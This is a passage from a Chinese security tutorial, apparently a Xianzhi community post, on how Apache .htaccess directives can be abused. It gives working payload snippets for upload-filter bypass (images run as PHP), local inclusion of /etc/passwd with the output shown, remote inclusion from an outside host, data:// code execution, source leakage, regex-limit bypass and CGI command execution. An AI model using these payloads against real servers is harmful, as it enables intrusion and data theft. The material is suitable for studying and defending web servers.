

Apache 的 .htaccess 利用技巧

“ 先知社区，先知安全技术社区

0x1.1 基本概念

`.htaccess` 文件提供了针对目录改变配置的方法，即在一个特定的文档目录中放置一个包含一条或多条指令的文件，以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过 `Apache` 的 `AllowOverride` 指令来设置。

`.htaccess` 中有 `#` 单行注释符，且支持 `\` 拼接上下两行。

0x1.2 作用范围

`.htaccess` 文件中的配置指令作用于 `.htaccess` 文件所在的目录及其所有子目录，但是很重要的、需要注意的是，其上级目录也可能会有 `.htaccess` 文件，而指令是按查找顺序依次生效的，所以一个特定目录下的 `.htaccess` 文件中的指令可能会覆盖其上级目录中的 `.htaccess` 文件中的指令，即子目录中的指令会覆盖父目录或者主配置文件中的指令。

0x1.3 配置文件

启动 `.htaccess`，需要在服务器的主配置文件将 `AllowOverride` 设置为 `All`，如

apache2.conf

```
AllowOverride All #启动.htaccess文件的使用
```

也可以将 `.htaccess` 修改为其他名

```
AccessFileName .config #将.htaccess修改为.config
```

`.htaccess` 可以实现网页 301 重定向、自定义 404 错误页面、改变文件扩展名、允许 / 阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。如需了解详细功能可看这篇文章 <http://www.htaccess-guide.com/> (<http://www.htaccess-guide.com/>)，这里就不一一介绍，主要讲解几种常利用的指令。

0x2.1SetHandler

`SetHandler` 可以强制所有匹配的文件被一个指定的处理器处理
用法：

```
SetHandler handler-name|None
```

示例 1：


```
SetHandler application/x-httpd-php
```

此时当前目录及其子目录下所有文件都会被当做 `php` 解析

示例 2：

SetHandler server-status

apache 的服务器状态信息 (默认关闭), 可以查看所有访问本站的记录



← → ↻ ① 不安全 | 192.168.111.128/server?refresh=4

1 requests currently being processed, 6 idle workers

____v____
.....
.....

Scoreboard Key:
"_" Waiting for Connection, "s" Starting up, "R" Reading Request,
"V" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Dur	Conn	Child	Slot	Client	Protocol	VHost	Request
0-0	11703	0/4/4	_	0.00	158	0	12	0.0	0.03	0.03	192.168.111.1	http/1.1	127.0.1.1:80	GET /123sdddd HTTP/1.1
1-0	11704	0/3/3	_	0.00	90	0	11	0.0	0.02	0.02	192.168.111.1	http/1.1		
2-0	11705	0/80/80	_	0.04	174	0	77	0.0	0.17	0.17	192.168.111.1	http/1.1	127.0.1.1:80	GET /123456 HTTP/1.1
3-0	11706	0/3/3	_	0.00	38	0	2	0.0	0.00	0.00	192.168.111.1	http/1.1		
4-0	11707	9/15/15	W	0.01	0	0	13	18.8	0.03	0.03	192.168.111.1	http/1.1	127.0.1.1:80	GET /server?refresh=4 HTTP/1.1
5-0	11708	0/10/10	_	0.01	165	0	23	0.0	0.04	0.04	192.168.111.1	http/1.1	127.0.1.1:80	GET /123456 HTTP/1.1
6-0	11948	0/101/101	_	0.04	27	0	82	0.0	0.21	0.21	192.168.111.1	http/1.1	127.0.1.1:80	GET /server?refresh=1 HTTP/1.1

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005533-1c6bd5b6-f1f4-1.png>)

访问任意不存在的文件, 加参数 `?refresh=5` 来实现每隔 5s 自动刷新

0x2.2 AddHandler

AddHandler 可以在文件扩展名与特定的处理器之间建立映射

用法:

```
AddHandler handler-name extension [extension] ...
```

例如:

```
AddHandler cgi-script .xxx
```

将扩展名为 `.xxx` 的文件作为 `CGI` 脚本来处理

0x2.3AddType

`AddType` 可以将给定的文件扩展名映射到指定的内容类型

用法:

```
AddType media-type extension [extension] ...
```

示例:

```
AddType application/x-httpd-php .gif
```

将以 `gif` 为后缀的文件当做 `php` 解析

```
AddType application/x-httpd-php png jpg gif
```

将以 `.png .jpg .gif` 多个后缀当做 `php` 解析

0x2.4php_value

当使用 `php` 作为 `AddType` 模块时 也可以用 `AddType` 的配置文件 (例如 `httpd.conf`) 和

三使用 `PHP` 工具 `Apache` 模块时，也可以用 `Apache` 的配置文（例如 `httpd.conf`）中
`.htaccess` 文件中的指令来修改 `php` 的配置设定。需要有 `AllowOverride Options`
或 `AllowOverride All` 权限才可以。

`php_value` 设定指定的值。要清除先前设定的值，把 `value` 设为 `none`。不要用 `php_value`
设定布尔值。应该用 `php_flag`。

用法：

`php_value name value`

查看 配置可被设定范围
(<https://www.php.net/manual/zh/configuration.changes.modes.php>)

配置可被设定范围

这些模式决定着一个 PHP 的指令在何时何地，是否能够被设定。手册中的每个指令都有其所属的模式。例如有些指令可以在 PHP 脚本中用 `ini_set()` 来设定，而有些则只能在 `php.ini` 或 `httpd.conf` 中。

例如 `output_buffering` 指令是属于 `PHP_INI_PERDIR`，因而就不能用 `ini_set()` 来设定。但是 `display_errors` 指令是属于 `PHP_INI_ALL` 因而就可以在任
何地方被设定，包括 `ini_set()`。

模式	含义
PHP_INI_USER	可在用户脚本（例如 <code>ini_set()</code> ）或 Windows 注册表 （自 PHP 5.3 起）以及 <code>.user.ini</code> 中设定
PHP_INI_PERDIR	可在 <code>php.ini</code> 、 <code>.htaccess</code> 或 <code>httpd.conf</code> 中设定
PHP_INI_SYSTEM	可在 <code>php.ini</code> 或 <code>httpd.conf</code> 中设定
PHP_INI_ALL	可在任何地方设定

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005616-35da5e78-f1f4-1.png>)

由上可知 `.htaccess` 只能用于 `PHP_INI_ALL` 或 `PHP_INI_PERDIR` 类型的指令。

查看 `php.ini` 配置选项列表 (<https://www.php.net/manual/zh/ini.list.php>) , 寻找可利用指令

(1) 文件包含配置选项

auto_append_file	NULL	PHP_INI_PERDIR
auto_detect_line_endings	"0"	PHP_INI_ALL
auto_globals_jit	"1"	PHP_INI_PERDIR
auto_prepend_file	NULL	PHP_INI_PERDIR

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005629-3d6761fe-f1f4-1.png>)

- `auto_prepend_file`: 在主文件解析之前自动解析包含的文件
- `auto_append_file`: 在主文件解析后自动解析包含的文件

例如:

```
php_value auto_prepend_file images.png
```

访问一个 `php` 文件时, 在该文件解析之前会先自动解析 `images.png` 文件

(2) 绕过 `preg_match`

PCRE配置选项			
名字	默认	可修改范围	更新日志
pcre.backtrack_limit	"100000"	PHP_INI_ALL	php 5.2.0 起可用。
pcre.recursion_limit	"100000"	PHP_INI_ALL	php 5.2.0 起可用。
pcre.jit	"1"	PHP_INI_ALL	PHP 7.0.0 起可用

有关 `PHP_INI_*` 样式的更多详情与定义, 见 [配置可被设定范围](#)。
这是配置指令的简略说明。

`pcre.backtrack_limit integer`

PCRE的回溯限制.

`pcre.recursion_limit integer`

PCRE的递归限制. 请注意, 如果 讲这个值设置为一个很大的数字, 你可能会消耗掉 所有的进程可用堆栈, 最终导致php崩溃(直达到系统限制的堆栈大小).

`pcre.jit boolean`

是否使用 PCRE 的 JIT 编译.

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005642-4593e226-f1f4-1.png>)

例如:

```
php_value pcre.backtrack_limit 0
```

```
php_value pcre.jit 0
```

设置正则回溯次数来使正则匹配的结果返回为 false 而不是 0 , 从而可以绕过正则。

0x2.5php_flag

`php_flag` 用来设定布尔值的 `php` 配置指令

用法:

```
php_flag name on|off
```

查看 `php.ini` 配置选项列表 (<https://www.php.net/manual/zh/ini.list.php>) , 寻找可利用指令

名字	默认	可修改范围	更新日志
engine	"1"	PHP_INI_ALL	自 PHP 4.0.5 起可用
child_terminate	"0"	PHP_INI_ALL	自 PHP 4.0.5 起可用
last_modified	"0"	PHP_INI_ALL	自 PHP 4.0.5 起可用
xbithack	"0"	PHP_INI_ALL	自 PHP 4.0.5 起可用

有关 PHP_INI_* 样式的更多详情与定义，见 [配置可被设定范围](#)。
这是配置指令的简短说明。

[engine boolean](#)

打开或关闭 PHP 解析。本指令仅在使用 PHP 的 Apache 模块版本时才有用。可以基于目录或者虚拟主机来打开或者关闭 PHP。将 **engine off** 放到 `httpd.conf` 文件中适当的位置就可以激活或禁用 PHP。

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005659-4f6099ac-f1f4-1.png>)

可以将 `engine` 设置为 0, 在本目录和子目录中关闭 `php` 解析, 造成源码泄露

```
php_flag engine 0
```


0x3.1 文件解析

经常出现在文件上传的黑名单没有限制 `.htaccess` 后缀, 通过上传 `.htaccess` 文件, 再上传图片, 使图片的 `php` 恶意代码得以被解析执行

`.htaccess` 文件内容如下两种

1. `SetHandler` 指令

```
# 将images.png 当做 PHP 执行
<FilesMatch "images.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005717-5a10d3b2-f1f4-1.png>)

2. AddType

将 .jpg 当做 PHP 文件解析

AddType application/x-httpd-php .png

0x3.2 文件包含


0x3.2.1 本地文件包含

通过 `php_value` 来设置 `auto_prepend_file` 或者 `auto_append_file` 配置选项包含一些敏感文件, 同时在本目录或子目录中需要有可解析的 `php` 文件来触发。

`.htaccess` 分别通过这两个配置选项来包含 `/etc/passwd`, 并访问同目录下的 `index.php` 文件。

`auto_prepend_file`

`php_value auto_prepend_file /etc/passwd`



(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005736-65847d0c-f1f4-1.png>)

auto_append_file

php_value auto_append_file /etc/passwd

```
ye1s@kali: /var/www/html$ ls
images.png  index.php
ye1s@kali: /var/www/html$ cat .htaccess
php_value auto_append_file /etc/passwd
ye1s@kali: /var/www/html$
ye1s@kali: /var/www/html$
ye1s@kali: /var/www/html$
ye1s@kali: /var/www/html$
ye1s@kali: /var/www/html$
```

192.168.111.128/index.php

```
helloroot:x:0:0:root:/root:/bin/bash daemon:x:1:1:da
games:x:5:60:games:/usr/games:/usr/sbin/nologin r
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
data:/var/www:/usr/sbin/nologin backup:x:34:34:ba
gnats:x:41:41:Gnats Bug-Reporting System (admin);
systemd-timesync:x:101:101:systemd Time Synchroni
systemd-resolve:x:103:104:systemd Resolver, /run/
strongswan:x:106:65534::/var/lib/strongswan:/usr/sl
redsocks:x:109:114::/var/run/redsocks:/usr/sbin/nol
miredo:x:112:65534::/var/run/miredo:/usr/sbin/nolc
tcpdump:x:115:119::/nonexistent:/usr/sbin/nologin
snmp:x:118:123::/var/lib/snmp:/bin/false statd:x:119
stunnel4:x:121:127::/var/run/stunnel4:/usr/sbin/stu
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005750-6dbee502-f1f4-1.png>)

0x3.2.2 远程文件包含


PHP 的 `allow_url_include` 配置选项这个选项默认是关闭的，如果开启的话就可以远程包含。因为 `allow_url_include` 的配置范围为 `PHP_INI_SYSTEM`，所以无法利用 `php_flag` 在 `.htaccess` 中开启。

配置项	值	说明
<code>allow_url_fopen</code>	"1"	PHP_INI_SYSTEM
<code>allow_url_include</code>	"0"	PHP_INI_SYSTEM 从 PHP 5.2.0 起可用，PHP 7.4.0 开始被废弃。

(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005812-7b2ceda6-f1f4-1.png>)

这里为了演示，就在 `php.ini` 中设置 `allow_url_include` 为 `On`

```
php_value auto_append_file http://10.87.9.156/phpinfo.txt
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005833-87a26458-f1f4-1.png>)


0x3.3 源码泄露

利用 `php_flag` 将 `engine` 设置为 0, 在本目录和子目录中关闭 `php` 解析, 造成源码泄露

```
php_flag engine 0
```

这里在谷歌浏览器访问会显示源码 用其他浏览器访问会显示空白 还要查看源码 才可看到泄

露的源码




(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005851-91f9c572-f1f4-1.png>)

0x3.4 代码执行

1. 利用伪协议

`all_url_fopen` 、 `all_url_include` 为 `On`

```
php_value auto_append_file data://text/plain;base64,PD9waHAgaGhwYW5mbygpOw==
#php_value auto_append_file data://text/plain,%3C%3Fphp+phpinfo%28%29%3B
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005907-9bcc2b9e-f1f4-1.png>)

2. 解析 `.htaccess`

方法一:

```
php_value auto_append_file .htaccess
#<?php phpinfo();
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005923-a54f0dbc-f1f4-1.png>)

方法二：

这种适合同目录或子目录没有 `php` 文件。


需要先设置允许访问 `.htaccess` 文件

<Files ~ "^\.ht">

```
Require all granted
Order allow,deny
Allow from all
</Files>
```

将 `.htaccess` 指定当做 php 文件处理

```
SetHandler application/x-httpd-php
# <?php phpinfo(); ?>
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200909005943-b168631e-f1f4->

1.png)

0x3.5 命令执行

0x3.5.1 CGI 启动

`cgi_module` 需要加载，即 `apache` 配置文件中

```
LoadModule cgi_module modules/mod_cgi.so
```


.htaccess 内容

```
Options ExecCGI #允许CGI执行
```

```
AddHandler cgi-script .xx #将xx后缀名的文件，当做CGI程序进行解析
```

ce.xx

```
#!C:/Windows/System32/cmd.exe /k start calc.exe
```



(<https://xzme.anyuns.com/media/upload/picture/20200909010003-de1b5916-1114-41.png>)

例题可看 De1CTF2020 check in (<https://github.com/De1ta-team/De1CTF2020/tree/master/writeup/web/check%20in>)

0x3.5.2FastCGI 启动

`mod_fcgid.so` 需要被加载。即 `apache` 配置文件中

```
LoadModule fcgid_module modules/mod_fcgid.so
```

`.htaccess`

```
Options +ExecCGI
AddHandler fcgid-script .xx
FcgidWrapper "C:/Windows/System32/cmd.exe /k start calc.exe" .xx
```

`ce.xx` 内容随意

localhost/ce.xx

计算器

程序员

0

HEX 0

DEC 0

OCT 0

BIN 0



QWORD

MS

M*

按位

位移位

A

<<

>>

C



B

(

)

%

÷



(<https://xzfile.aliyuncs.com/media/upload/picture/20200909010022-c87ef536-f1f4-1.png>)

0x3.6XSS

0x3.6.1 highlight_file

